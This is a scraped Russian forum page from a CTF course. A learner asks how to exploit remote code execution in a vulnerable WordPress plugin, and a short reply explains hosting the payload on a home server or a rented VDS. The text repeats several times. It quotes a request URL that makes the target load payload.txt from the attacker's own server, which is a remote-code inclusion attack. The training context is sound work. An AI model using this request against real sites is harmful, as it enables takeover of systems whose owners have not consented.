




Добрый день! Это значит вам нужно развернуть свои Web Сервер или воспользоваться готовым если у вас его нет. Развернуть вы его можете как у себя на домашнем ПК, не забыв настроить NAT (пробросить порты на роутере домашнем) или арендовать сервер VDS и там поднять Web СерверВсем доброго времени суток!
Проходя курс Введение в CTF столкнулся с проблемой
В Разделе 6 - Эксплуатируем RCE в уязвимом плагине WordPress
Согласно инструкции теперь нам нужно посетить следующую страницу - http://уязвимый_сервер/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://сервер_где_расположен_наш_файл/payload.txt:

Как найти "http://сервер_где_расположен_наш_файл/" ?
- Указываем уязвимый сервер, не забывая про порт 18500.
- Указываем IP-адрес или домен нашего VDS, а также порт, который мы написали в команде с python3
Что значит "Указываем IP-адрес или домен нашего VDS, а также порт, который мы написали в команде с python3"?
РАЗБОР
AppSec
Прохождение курса Введение в CTF
[ обложка статьи ]
Режим чтения
Всем доброго времени суток!
Проходя курс Введение в CTF столкнулся с проблемой
В Разделе 6 - Эксплуатируем RCE в уязвимом плагине WordPress
Согласно инструкции теперь нам нужно посетить следующую страницу - http://уязвимый_сервер/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://сервер_где_расположен_наш_файл/payload.txt:
Что значит "Указываем IP-адрес или домен нашего VDS, а также порт, который мы написали в команде с python3"?
Проходя курс Введение в CTF столкнулся с проблемой
В Разделе 6 - Эксплуатируем RCE в уязвимом плагине WordPress
Согласно инструкции теперь нам нужно посетить следующую страницу - http://уязвимый_сервер/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://сервер_где_расположен_наш_файл/payload.txt:

- Указываем уязвимый сервер, не забывая про порт 18500.
- Указываем IP-адрес или домен нашего VDS, а также порт, который мы написали в команде с python3
Что значит "Указываем IP-адрес или домен нашего VDS, а также порт, который мы написали в команде с python3"?
Содержание
Codeby Academy
Практика и мастерство
От основ до продвинутого — программы для практиков Codeby.
Перейти к курсу →

Продолжить чтение
Следующий разбор
Обход ACL через парсинг URL на реверс-прокси

Комментарии
1